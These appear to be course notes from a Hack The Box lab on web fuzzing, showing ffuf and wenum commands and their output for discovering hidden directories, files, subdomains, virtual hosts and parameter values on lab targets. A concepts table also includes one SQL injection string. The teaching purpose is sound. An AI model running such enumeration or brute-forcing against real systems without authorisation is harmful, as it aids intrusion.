:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
________________________________________________
[Status: 200, Size: 986, Words: 423, Lines: 56] | URL | http://SERVER_IP:PORT/
* FUZZ:
[INFO] Adding a new job to the queue: http://SERVER_IP:PORT/forum/FUZZ
[Status: 200, Size: 986, Words: 423, Lines: 56] | URL | http://SERVER_IP:PORT/index.php
* FUZZ: index.php
[Status: 301, Size: 326, Words: 20, Lines: 10] | URL | http://SERVER_IP:PORT/blog | --> | http://SERVER_IP:PORT/blog/
* FUZZ: blog
<...SNIP...>
[Status: 200, Size: 0, Words: 1, Lines: 1] | URL | http://SERVER_IP:PORT/blog/index.php
* FUZZ: index.php
[Status: 200, Size: 0, Words: 1, Lines: 1] | URL | http://SERVER_IP:PORT/blog/
* FUZZ:
<...SNIP...>
Sub-domain Fuzzing
A subdomain is any webstie underlying another domain. For example, https://photos.google.com is the ‘photos’ subdomain of ‘google.com’.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u https://FUZZ.inlanefreight.com/
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : https://FUZZ.inlanefreight.com/
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 381ms]
* FUZZ: support
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 385ms]
* FUZZ: ns3
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 402ms]
* FUZZ: blog
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 180ms]
* FUZZ: my
[Status: 200, Size: 22266, Words: 2903, Lines: 316, Duration: 589ms]
* FUZZ: www
<...SNIP...>
important
If a domain does not have a public DNS, there are no public subdomains for the domain. Even though you added the main domain to your local hosts file, only the primary domain was included. Therefore, when a tools tries to find subdomains, it won’t find them in the local file and will query the DNS, which doesn’t have them.
Vhost Fuzzing
When it comes to fuzzing subdomains that do not have a public DNS record or sub-domains under websites that are not public, you could use Vhost Fuzzing.
Vhosts vs. Sub-domains
The key difference between Vhosts and sub-domains is that a Vhost is basically a ‘sub-domain’ served on the same server and has the same IP, such that a single IP could be serving two or more different websites.
Vhosts may or may not have public DNS records.
To scan for Vhosts without manually adding the entire wordlist to /etc/hosts, you will be fuzzing HTTP headers, specifically the Host header. To do that, you can use the -H flag.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb'
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://academy.htb:PORT/
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
________________________________________________
mail2 [Status: 200, Size: 900, Words: 423, Lines: 56]
dns2 [Status: 200, Size: 900, Words: 423, Lines: 56]
ns3 [Status: 200, Size: 900, Words: 423, Lines: 56]
dns1 [Status: 200, Size: 900, Words: 423, Lines: 56]
lists [Status: 200, Size: 900, Words: 423, Lines: 56]
webmail [Status: 200, Size: 900, Words: 423, Lines: 56]
static [Status: 200, Size: 900, Words: 423, Lines: 56]
web [Status: 200, Size: 900, Words: 423, Lines: 56]
www1 [Status: 200, Size: 900, Words: 423, Lines: 56]
<...SNIP...>
Filtering Results
Ffuf provides the option to match or filter out a specific HTTP code, response size, or amount of words.
d41y@htb[/htb]$ ffuf -h
...SNIP...
MATCHER OPTIONS:
-mc Match HTTP status codes, or "all" for everything. (default: 200,204,301,302,307,401,403)
-ml Match amount of lines in response
-mr Match regexp
-ms Match HTTP response size
-mw Match amount of words in response
FILTER OPTIONS:
-fc Filter HTTP status codes from response. Comma separated list of codes and ranges
-fl Filter by amount of lines in response. Comma separated list of line counts and ranges
-fr Filter regexp
-fs Filter HTTP response size. Comma separated list of sizes and ranges
-fw Filter by amount of words in response. Comma separated list of word counts and ranges
<...SNIP...>
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs 900
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://academy.htb:PORT/
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ.academy.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response size: 900
________________________________________________
<...SNIP...>
admin [Status: 200, Size: 0, Words: 1, Lines: 1]
:: Progress: [4997/4997] :: Job [1/1] :: 1249 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
Parameter Fuzzing - GET
If you try to access a page, and see this:

That indicates that there must be something that identifies users to verify whether they have access to read the flag. There was no login, nor any cookie that can be verified at the backend. So, perhaps there is a key that you can pass to the page to read the flag. Such keys would usually be passed as a parameter, using either a GET or a POST HTTP request.
GET Requests are usually passed right after the URL, with a ? symbol, like:
http://admin.academy.htb:PORT/admin/admin.php?param1=key
All you have to do is replace param1 with FUZZ and rerun the scan. Pick an appropriate wordlist, like ‘/opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt’.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response size: xxx
________________________________________________
<...SNIP...> [Status: xxx, Size: xxx, Words: xxx, Lines: xxx]
Once you get a hit and try the result, it might look like this:

Parameter Fuzzing - POST
POST requests are not passed with the URL and cannot simply be appended after a ? symbol. POST requests are passed in the data field within the HTTP request.
To fuzz the data field, you can use the -d flag. You also have to add -X POST to send POST requests.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : POST
:: URL : http://admin.academy.htb:PORT/admin/admin.php
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Header : Content-Type: application/x-www-form-urlencoded
:: Data : FUZZ=key
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response size: xxx
________________________________________________
id [Status: xxx, Size: xxx, Words: xxx, Lines: xxx]
<...SNIP...>
A possible next step:
d41y@htb[/htb]$ curl http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=key' -H 'Content-Type: application/x-www-form-urlencoded'
<div class='center'><p>Invalid id!</p></div>
<...SNIP...>
Value Fuzzing
After fuzzing a working parameter, you now have to fuzz the correct value.
When it comes to fuzzing parameter values, you may always find a pre-made wordlist that would work for you, as each parameter would expect a certain type of value.
The command should be fairly similar to the POST command, but the FUZZ keyword should be put where the parameter value would be.
Example:
d41y@htb[/htb]$ ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.0.2
________________________________________________
:: Method : POST
:: URL : http://admin.academy.htb:30794/admin/admin.php
:: Header : Content-Type: application/x-www-form-urlencoded
:: Data : id=FUZZ
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response size: xxx
________________________________________________
<...SNIP...> [Status: xxx, Size: xxx, Words: xxx, Lines: xxx]
Web Fuzzing
Introduction
Fuzzing vs. Brute-Forcing
- Fuzzing casts a wider net. It involves feeding the web application with unexpected inputs, including malformed data, invalid chars, and nonsensical combinations. The goal is to see how the application reacts to these strange inputs and uncover potential vulns in handling unexpected data. Fuzzing tools often leverage wordlists containing common patterns, mutations of existing parameters, or even random char sequences to generate a diverse set of payloads.
- Brute-forcing, on the other hand, is a more targeted approach. It focuses on systematically trying out many possibilities for a specific value, such as a password or an ID number. Brute-forcing tools typically rely on predefined lists or dictionaries to guess the correct value through trial and error.
Why Fuzz Web Applications?
Web apps have become the backbone of modern business and communication, handling vast amounts of sensitive data and enabling critical online interactions. However, their complexity and interconnectedness also make them prime targets for cyberattacks. Manual testing, while essential, can only go so far in identifying vulns. Here’s where web fuzzing shines:
- Uncovering Hidden Vulns: Fuzzing can uncover vulns that traditional security testing methods might miss. By bombarding a web application with unexpected and invalid inputs, fuzzing can trigger unexpected behaviors that reveal hidden flaws in the code.
- Automating Security Testing: Fuzzing automates generating and sending test inputs, saving valuable time and resources. This allows security teams to focus on analyzing results and addressing the vulns found.
- Simulating Real-World Attacks: Fuzzers can mimic attacker’s techniques, helping you identify weaknesses before malicious actors exploit them. This proactive approach can significantly reduce the risk of a successful attack.
- Strengthening Inut Validation: Fuzzing helps identify weaknesses in input validation mechanisms, which are crucial for preventing common vulns like SQLi and XSS.
- Improving Code Quality: Fuzzing improves overall code quality by uncovering bugs and errors. Devs can use the feedback from fuzzing to write more robust and secure code.
- Continuous Security: Fuzzing can be integrated into the software development lifecycle as part of continuous integration and continuous deployment pipelines (CI/CD), ensuring that security testing is performed regularly and vulns are caugth early in the development process.
Essential Concepts
| Concept | Description | Example |
|---|---|---|
| Wordlist | A dictionary or list of words, phrases, file, names, directory names, or parameter value used as input during fuzzing | admin, logon, password, backup, config |
| Payload | The actual data sent to the web app during fuzzing. Can be a simple string, numerical value, or complex data structure. | ' OR 1=1 -- |
| Response Analysis | Examining the web app’s responses to the fuzzer’s payloads to identify anomalies that might indicate vulns. | 200 OK, 500 Internal Server Error |
| Fuzzer | A software tool that automates generating and sending payloads to a web app and analyzing the responses. | ffuf, wfuzz, Burp |
| False Positive | A result that is incorrectly identified as a vuln by the fuzzer. | A 404 Not Found error for a non-existent directory. |
| False Negative | A vuln that exists in the web application but is not detected by the fuzzer. | A subtle logic flaw in a payment processing function. |
| Fuzzing Scope | The specific parts of the web application that you are targeting with your fuzzing efforts. | Only fuzzing the login page or focusing on a particular API endpoint. |
Tooling
Ffuf
FFUF is a fast web fuzzer written in Go. It excels at quickly enumerating directories, files, and parameters within web applications. Its flexibility, speed, and ease of use make it a favorite among security professionals and enthusiasts.
Use cases are: directory and file enumeration, parameter discovery, brute-force attack.
Gobuster
Gobuster is another popular web directory and file fuzzer. It’s known for its speed and simlicity, making it a great choice for beginners and experienced users alike.
Use cases are: content discovery, DNS subdomain enumeration, WordPress content detection.
FeroxBuster
FeroxBuster is a fast, recursive content discovery tool written in Rust. It’s designed for brute-force discovery of unlinked content in web applications, making it particularly useful for identifying hidden directories and files. It’s more of a “forced browsing” tool than a fuzzer like ffuf.
Use cases are: recursive scanning, unlinked content discovery, high-performance scans.
wfuzz/wenum
wenum is an actively maintained fork of wfuzz, a highly versatile and powerful command-line fuzzing tool known for its flexibility and customization options. It’s particularly well-suited for parameter fuzzing, allowing you to test a wide range of input values against web apps and uncover potential vulns in how they process those parameters.
If you are using a pentesting Linux distro like Kali, wfuzz may already be pre-installed, allowing you to use it right away if desired. However, there are currently complications when installing wfuzz, so you can substitute it with wenum instead. The commands are interchangeable, and they follow the same syntax, so you can simply replace wenum commands with wfuzz if necessary.
Use cases are: directory and file enumeration, parameter discovery, brute-force attack.
Directory and File Fuzzing
Web apps often have directories and files that are not directly linked or visible to users. These hidden resources may contain sensitive information, backup files, or even old, vulnerable application versions. Directory and file fuzzing aims to uncover these hidden assets, providing attackers with potential entry points or valuable information for further exploitation.
Uncovering Hidden Assets
Web apps often house a treasure trove of hidden resources - directories, files, and enpoints that aren’t readily accessible through the main interface. These concealed areas might hold valuable information for attackers, including:
- Sensitive data: Backup files, config settings, or logs containing user credentials or other confidential information.
- Outdated content: Older versions of files or scripts that may be vulnerable to known exploits.
- Development resources: Test environments, staging sites, or administrative panels that could be leveraged for further attacks.
- Hidden functionalities: Undocumented features or endpoints that could expose unexpected vulnerabilities.
Discovering these hidden assets is crucial for security researches and pentesters. It provides a deeper understanding of a web application’s attack surface and potential vulns.
The Importance of Finding Hidden Assets
Uncovering these hidden gems is far from trivial. Each discovery contributes to a complete picture of the web application’s structure and functionality, essential for a thorough security assessment. These hidden areas often lack the robust security measures found in public-facing components, making them prime targets for exploitation. By proactively identifying these vulnerabilities, you can stay one step ahead of malicious actors.
Even if a hidden asset doesn’t immediately reveal a vuln, the information gleaned can prove invaluable in the later stages of a pentest. This could include anyting from understanding the underlying technology stack to discovering sensitive data that can be used for further attacks.
Directory and file fuzzing are among the most effective methods for uncovering these hidden assets. This involves systematically probing the web app with a list of potential directory and file names and analyzing the server’s responses to identify valid resources.
Wordlists
Wordlists are the lifeblood of directory and file fuzzing. They provide the potential directory and file names your chosen tool will use to probe the web application. Effective wordlists can significantly increase your chances of discovering hidden assets.
Wordlists are typically compiled from various sources. This often includes scraping the web for common directly and file names, analyzing publicly available data breaches, and extracting directory information from known vulns. These wordlists are then meticulously curated, removing duplicates and irrelevant entries to ensure optimal efficiency and effectiveness during fuzzing operations. The goal is to create a comprehensive list of potential directories and file names that will likely be found on web servers, allowing you to thoroughly probe a target application for hidden assets.
One of the most comprehensive and widely-used collections of wordlists is SecLists. This open-source project on GitHub provides a vast repository for various security testing purposes, including directory and file fuzzing.
Directory Fuzzing
Directory fuzzing helps you discover hidden directories on the web server.
d41y@htb[/htb]$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://IP:PORT/FUZZ
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://IP:PORT/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-399
________________________________________________
[...]
w2ksvrus [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
:: Progress: [220559/220559] :: Job [1/1] :: 100000 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
-w: Specifies the path to the wordlist you want to use. In this case, you’re using a medium-sized directory list from SecLists.-u: Specifies the base URL to fuzz. TheFUZZkeyword acts as a placeholder where the fuzzer will insert words from the wordlist.
File Fuzzing
While directory fuzzing focuses on finding folders, file fuzzing dives deeper into discovering specific files within those directories or even in the root of the web application. Web apps use various file types to serve content and perform different functions. Some common file extensions include:
.php: Files containing PHP code, a popular server-side scripting language..html: Files that define the structure and content of web pages..txt: Plain text files, often storing simple information or logs..bak: Backup files are created to preserve previous versions of files in case of errors or modifications..js: Files containing JS code add interactivity and dynamic functionality to web pages.
By fuzzing for these common extensions with a wordlist of common file names, you increase your chances of discovering files that might be unintentionally exposed or misconfigured, potentially leading to information disclosure or other vulns.
For example, if the website uses PHP, discovering a backup file like config.php.bak could reveal sensitive information such as database credentials or API keys. Similarly, finding an old or unused script like test.php might expose vulns that attackers could exploit.
d41y@htb[/htb]$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://IP:PORT/w2ksvrus/FUZZ -e .php,.html,.txt,.bak,.js -v
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://IP:PORT/w2ksvrus/FUZZ.html
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Extensions : .php .html .txt .bak .js
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
[Status: 200, Size: 111, Words: 2, Lines: 2, Duration: 0ms]
| URL | http://IP:PORT/w2ksvrus/dblclk.html
* FUZZ: dblclk
[Status: 200, Size: 112, Words: 6, Lines: 2, Duration: 0ms]
| URL | http://IP:PORT/w2ksvrus/index.html
* FUZZ: index
:: Progress: [28362/28362] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
The ffuf output shows that it discovered two files within the /w2ksvrus directory.
Recursive Fuzzing
How it works
Recursive fuzzing is automated way to delve into the depths of a web application’s directory structure. It’s a pretty basic 3 step process:
- Initial Fuzzing:
- The fuzzing process begins with the top-level directory, typically the web root.
- The fuzzer starts sending requests based on the provided wordlist containing the potential directory and file names.
- The fuzzer analyzes server responses, looking for successful results that indicate the existence of a directory.
- Directory Discovery and Expansion:
- When a valid directory is found, the fuzzer doesn’t just note it down. It creates a new branch for that directory, essentially appending the directory name to the base URL.
- For example, if the fuzzer finds a directory named
adminat the root level, it will create a new branch likehttp://localhost/admin. - This new branch becomes the starting point for a fresh fuzzing process. The fuzzer will again iterate through the wordlist, appending each entry to the new branch’s URL.
- Iterative Depth:
- The process repeats for each discovered directory, creating further branches and expanding the fuzzing scope deeper into the web application’s structure.
- This continues until a specified depth limit is reached or no more valid directories are found.
Imagine a tree structure where the web root is the trunk, and each discovered directory is a branch. Recursive fuzzing systematically explores each branch, going deeper and deeper until it reaches the leaves (files) or encounters a predetermined stopping point.
Using ffuf to demonstrate recursive fuzzing:
d41y@htb[/htb]$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -ic -v -u http://IP:PORT/FUZZ -e .html -recursion
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://IP:PORT/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Extensions : .html
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
| URL | http://IP:PORT/level1
| --> | /level1/
* FUZZ: level1
[INFO] Adding a new job to the queue: http://IP:PORT/level1/FUZZ
[INFO] Starting queued job on target: http://IP:PORT/level1/FUZZ
[Status: 200, Size: 96, Words: 6, Lines: 2, Duration: 0ms]
| URL | http://IP:PORT/level1/index.html
* FUZZ: index.html
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
| URL | http://IP:PORT/level1/level2
| --> | /level1/level2/
* FUZZ: level2
[INFO] Adding a new job to the queue: http://IP:PORT/level1/level2/FUZZ
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
| URL | http://IP:PORT/level1/level3
| --> | /level1/level3/
* FUZZ: level3
[INFO] Adding a new job to the queue: http://IP:PORT/level1/level3/FUZZ
[INFO] Starting queued job on target: http://IP:PORT/level1/level2/FUZZ
[Status: 200, Size: 96, Words: 6, Lines: 2, Duration: 0ms]
| URL | http://IP:PORT/level1/level2/index.html
* FUZZ: index.html
[INFO] Starting queued job on target: http://IP:PORT/level1/level3/FUZZ
[Status: 200, Size: 126, Words: 8, Lines: 2, Duration: 0ms]
| URL | http://IP:PORT/level1/level3/index.html
* FUZZ: index.html
:: Progress: [441088/441088] :: Job [4/4] :: 100000 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
Notice the addition of the -recursive flag. This tells ffuf to fuzz any directory recursively. For example, if ffuf discovers an admin directory, it will automatically start a new fuzzing process on http://localhost/admin/FUZZ. In fuzzing scenarios where wordlists contain comments, the -ic option proves invaluable. By enabling this option, ffuf intelligently ignores commented lines during fuzzing, preventing them from being treated as valid inputs.
Be Responsible
While recursive fuzzing is a powerful technique, it can also be resource-intensive, especially on large web applications. Excessive requests can overwhelm the target server, potentially causing performance issues or triggering security mechanisms.
To mitigate these risks, ffuf provides options for fine-tuning the recursive fuzzing process:
-recursive-depth: This flag allows you to set a maximum depth for recursive exploration.-rate: You can control the rate at which ffuf sends requests per second, preventing the server from being overloaded.-timeout: This option sets the timeout for individual requests, helping to prevent the fuzzer from hanging on unresponsive targets.
Parameter and Value Fuzzing
GET Parameters: Openly Sharing Information
You’ll often spot GET parameters right in the URL, following a question mark. Multiple parameters are strung together using ampersands. For example:
https://example.com/search?query=fuzzing&category=security
In this URL:
queryis a parameter with the value “fuzzing”categoryis another parameter with the value “security”
GET parameters are like postcards - their information is visible to anyone who glances at the URL. They’re primarily used for actions that don’t change the server’s state, like searching or filtering.
POST Parameters: Behind-the-Scenes Communication
While GET parameters are like open postcards, POST parameters are more like sealed envelopes, carrying their information discreetly within the body of the HTTP request. They are not visible directly in the URL, making them the preferred method for tansmitting sensitive data like login credentials, personal information, or financial details.
When you submit a form or interact with a web page that uses POST requests, the following happens:
Data Collection: The information entered into the form fields is gathered and prepared for transmission.Encoding: This data is encoded into a specific format, typicallyapplication/x-www-form-urlencodedormultipart/form-data:application/x-www-form-urlencoded: This format encodes the data as key-value pairs separated by ampersands, similar to GET parameters but placed within the request body instead of the URL.multipart/form-data: This format is used when submitting files along with other data. It divides the request body into multiple parts, each containing a specific piece of data or a file.
HTTP Request: The encoded data is placed within the body of an HTTP POST request and sent to the web server.Server-Side Processing: The server receives the POST request, decodes the data, and processes it according to the application’s logic.
Here’s a simplified example of how a POST request might look when submitting a login form:
POST /login HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
username=your_username&password=your_password
Why Parameters Matter for Fuzzing
Parameters are the gateways through which you can interact with a web application. By manipulating their values, you can test how the application responds to different inputs, potentially uncovering vulns. For instance:
- Altering a product ID in a shopping cart URL could reveal pricing errors or unauthorized access to other users’ orders.
- Modifying a hidden parameter in a request might unlock hidden features or administrative functions.
- Injecting malicious code into a search query could expose vulnerabilities like XSS or SQLi.
wenum
Manually guessing parameter values would be tedious and time-consuming. This is where wenum comes in handy. It allows you to automate the process of testing many potential values, significantly increasing your chances of finding the correct one.
Use wenum to fuzz the x parameter’s value, starting with the common.txt wordlist:
d41y@htb[/htb]$ wenum -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404 -u "http://IP:PORT/get.php?x=FUZZ"
...
Code Lines Words Size Method URL
...
200 1 L 1 W 25 B GET http://IP:PORT/get.php?x=OA...
Total time: 0:00:02
Processed Requests: 4731
Filtered Requests: 4730
Requests/s: 1681
-w: Path to your wordlist.--hc 404: Hides responses with the 404 status code.http://IP:PORT/get.php?x=FUZZ: This makes the target URL.
Analyzing the results, you’ll notice that most requests return the “invalid paramater value” message and the incorrect value you tried. However, one line stands out:
200 1 L 1 W 25 B GET http://IP:PORT/get.php?x=OA...
This indicates that when the parameter x was set to the value OA..., the server responded with a 200 OK statucs code, suggesting a valid input.
If you try accessing http://IP:PORT/get.php?x=OA..., you’ll see the flag.
d41y@htb[/htb]$ curl http://IP:PORT/get.php?x=OA...
HTB{...}
POST
Fuzzing POST parameters requires a slightly different approach than fuzzing GET parameters. Instead of appending values directly to the URL, you’ll use ffuf to send the payloads within the request body. This enables you to test how the application handles data submitted through forms or other POST mechanisms.
Your target application also features a POST parameter named y within the post.php script. Probe it with curl to see its default behavior.
d41y@htb[/htb]$ curl -d "" http://IP:PORT/post.php
Invalid parameter value
y:
The -d flag instructs curl to make a POST request with an empty body. The response tells you what the parameter y is expected but not provided.
As with GET parameters, manually testing POST parameter values would be inefficient. You’ll use ffuf to automate this process.
d41y@htb[/htb]$ ffuf -u http://IP:PORT/post.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "y=FUZZ" -w /usr/share/seclists/Discovery/Web-Content/common.txt -mc 200 -v
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : POST
:: URL : http://IP:PORT/post.php
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Header : Content-Type: application/x-www-form-urlencoded
:: Data : y=FUZZ
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200
________________________________________________
[Status: 200, Size: 26, Words: 1, Lines: 2, Duration: 7ms]
| URL | http://IP:PORT/post.php
* FUZZ: SU...
:: Progress: [4730/4730] :: Job [1/1] :: 5555 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
The main difference here is the use of the -d flag, which tells ffuf that the payload y=FUZZ should be sent in the request body as POST data.
Again, you’ll see mostly invalid parameter responses. The correct value (SU...) will stand out with its 200 OK status code.
000000326: 200 1 L 1 W 26 Ch "SU..."
Similarly, after identifying SU... as the correct value, validate it with curl:
d41y@htb[/htb]$ curl -d "y=SU..." http://IP:PORT/post.php
HTB{...}
Virtual Host and Subdomain Fuzzing
Both virtual hosting and subdomains play pivotal roles in organizing and managing web content.
Virtual hosting enables multiple websites or domains to be served from a single server or IP address. Each vhost is associated with a unique domain name or hostname. When a client sends an HTTP request, the web server examines the Host header to determine which vhost’s content to deliver. This facilitates efficient utilization and cost reduction, as multiple websites can share the same server infrastructure.
